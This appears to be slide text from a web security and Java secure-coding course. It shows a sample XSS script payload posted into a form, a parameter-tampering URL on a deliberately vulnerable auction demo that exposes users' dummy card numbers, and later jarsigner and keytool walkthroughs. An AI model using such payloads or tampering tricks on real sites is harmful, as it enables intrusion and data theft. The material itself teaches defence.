Name: eswari
Message: Hi

Name: eswari
Message: <script>alert('hi!')</script>

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Logout

Parameter Tampering

- It is a technique of manipulating the parameter in the URL string to retrieve the data to which he is not authorized.
- Parameter Tampering is about changing the parameter in the request and also in the entity body in case of POST method
- This attack can be performed by a malicious user who wants to exploit the application for their own benefit, or an attacker who wishes to attack a third-person using a Man-in-the-middle attack. In both cases, tools like Webscarab and Paros proxy are mostly used.

networkprofessional369@gmail.com

Parameter Tampering

PHAUCTION

Not secure | auction.f5demo.com/user_menu.php?nick=*

Hack-it-yourself auction

Home | Sell an item | Your control panel | Contact Us | Logout | Help

Search Go! Browse Go! Dec.27 2021, 03:48:56

39 REGISTERED USERS 617 AUCTIONS

User's control panel

User: *						
Name	Credit Card	Email	Tel	Address	City	Country
Assaf Three	25803333333333	testme4@test.com	1234567	12 r st	NA	190
Mark Shahaf	233232-54544-656565	testme4@test.com	1234567	12 r st	NA	190
Shahaf Mark	3333-455454-65656	testme4@test.com	1234567	12 r st	NA	190
Charlie Cano	1234567890	testme4@test.com	1234567	12 r st	NA	190
Automated User One	1234-1234-1234-1234	testme4@test.com	1234567	12 r st	NA	190
pasha	1234-4321-1234-4321	testme4@test.com	1234567	12 r st	NA	190

Sensitive Data Attack

- This security threat occurs when the web application doesn't adequately protect sensitive information like Credit card number, passwords, banking information, Social security number, location, health data, or any other similar crucial data whose leak can be critical for the user.
- This threat affects users the most and can cause financial loss, access to the victim's accounts, blackmailing which ultimately results in decreased trust in the brand.

Sensitive Data Attack

Hack-it-yourself auction

Home | Sell an item | Your control panel | Contact Us | Logout | Help

Search Browse Dec.27 2021, 04:45:22

39 REGISTERED USERS 617 AUCTIONS

User's control panel

User: student1

Name	Credit Card	Email	Tel	Address	City	Country
student1	1234 56789 0000 1326	student1@test.com	+91 9876543210	Haridwar	Rishikesh	102

[Your auctions](#)
[Your bids](#)
[Edit your personal profile](#)
[Logout](#)

networkprofessi

Home | Sell an item | Your control panel | Logout | Help

Copyright 2000-2002, PHPAUCTION.ORG


Forceful Browsing

- It refers to directly accessing a web page that should not be shown to just any other user or which he is not authorized.
- Web application that was not properly configured may allow the malicious user to directly access the URL that could contain sensitive information.
- Forceful browsing is editing the URL in browser to gain access to files that the owner of the site didn't intend to be publicly accessible.

Penetration Test Report

- Sample+Pentest+Report.docx

Secure Software Development



Need for Secure Coding

- Secure coding is the practice of writing software that's protected from vulnerabilities.



Java SE Security Mechanisms

- Java Authentication and Authorization Service (JAAS)
- Java Generic Security Services (Java GSS-API)
- Java Cryptography Extension (JCE)
- Java Secure Sockets Extension (JSSE)
- Simple Authentication and Security Layer (SASL)

Java SE Security Mechanisms

Java security's components are structured as follows:

Tools	jarsigner	jar	keytool
	kinit	klist	ktab
APIs and Libraries	JAAS	GSSAPI/Kerberos	XML Signature
	JSSE (SSL/TLS)		SASL
	Java Cryptography Architecture		PKI
Java Language and Runtime Security	Java Language and Runtime Security		

Digitally sign JARs with jarsigner

- When distributing applications as JAR, EAR or WAR files, it's a good practice if other users are downloading archives over the public internet, to digitally sign JAR files with jarsigner.
- The jarsigner tool is bundled with every JDK installation, is found in the JDK's bin directory.
- It is likely accessible directly through a command prompt or terminal window so long as the JDK's bin directory has been put on your operating system's PATH.

Digitally sign JARs with jarsigner

- To sign a JAR with jarsigner, you first need to create a public and private key.
- The private key will sign the JAR, and the public key will be able to attest to the veracity of the signature.
- The JDK's keytool can be used to create the public and private keys and have them stored in a local keystore.

Digitally sign JARs with jarsigner

- Create a JAR file with Java's JAR utility
- Create public and private keys with Java's keytool
- Export the server-side digital certificate with the keytool
- Use the jarsigner tool to sign the JAR file digitally
- Use the jarsigner command's -verify switch to validate the JAR file signing operation

Digitally sign JARs with jarsigner


- Digital certificate generation with keytool
 - keytool -genkey -alias server -keyalg RSA -keypass password -storepass password -keystore keystore.jks

```
C:\Windows\System32\cmd.exe
(c) Microsoft Corporation. All rights reserved.

G:\Local disk\Java_Security\webhacking\jarsigner>keytool -genkey -alias server -keyalg RS
A -keypass password -storepass password -keystore keystore.jks
What is your first and last name?
[Unknown]: Parameswari Bala
What is the name of your organizational unit?
[Unknown]: VEB
What is the name of your organization?
[Unknown]: VEB
What is the name of your City or Locality?
[Unknown]: Chennai
What is the name of your State or Province?
[Unknown]: Tamilnadu
What is the two-letter country code for this unit?
[Unknown]: IN
Is CN=Parameswari Bala, OU=VEB, O=VEB, L=Chennai, ST=Tamilnadu, C=IN correct?
[no]: yes
```

Java KeyTool Export

- keytool -export -alias server -storepass password -file server.cer -keystore keystore.jks



A screenshot of a Windows Command Prompt window titled 'cmd.exe' located at 'C:\Windows\System32'. The window shows the following command and its output:

```
C:\Windows\System32\cmd.exe


G:\Local disk\Java_Security\webhacking\jarsigner>keytool -export -alias server -storepass
password -file server.cer -keystore keystore.jks
Certificate stored in file <server.cer>

G:\Local disk\Java_Security\webhacking\jarsigner>
```

Password is password

Jar Signer

- jarsigner -keystore keystore.jks -signedjar signedjar.jar invapidocker-0.0.1-SNAPSHOT.jar server



```
C:\Windows\System32\cmd.exe

G:\Local disk\Java_Security\webhacking\jarsigner>jarsigner -keystore keystore.jks -signedjar signedjar.jar invapidocker-0.0.1-SNAPSHOT.jar server
Enter Passphrase for keystore:
jar signed.

Warning:
The signer's certificate is self-signed.
POSIX file permission and/or symlink attributes detected. These attributes are ignored when signing and are not protected by the signature.

G:\Local disk\Java_Security\webhacking\jarsigner>
```

Verify a signed JAR file

- jarsigner -verify signedjar.jar

```
C:\Windows\System32\cmd.exe
en signing and are not protected by the signature.


G:\Local disk\Java_Security\webhacking> jarsigner -verify signedjar.jar
jar verified.

Warning:
This jar contains entries whose certificate chain is invalid. Reason: PKIX path building
failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid
certification path to requested target
This jar contains entries whose signer certificate is self-signed.
This jar contains entries whose signer certificate will expire within six months.
This jar contains signatures that do not include a timestamp. Without a timestamp, users
may not be able to validate this jar after any of the signer certificates expire (as earl
y as 2022-04-19).
POSIX file permission and/or symlink attributes detected. These attributes are ignored wh
en signing and are not protected by the signature.


Re-run with the -verbose and -certs options for more details.

G:\Local disk\Java_Security\webhacking>
```


Kerberos (kinit,ktab etc.,)




Kerberos



Kerberos



Kerberos

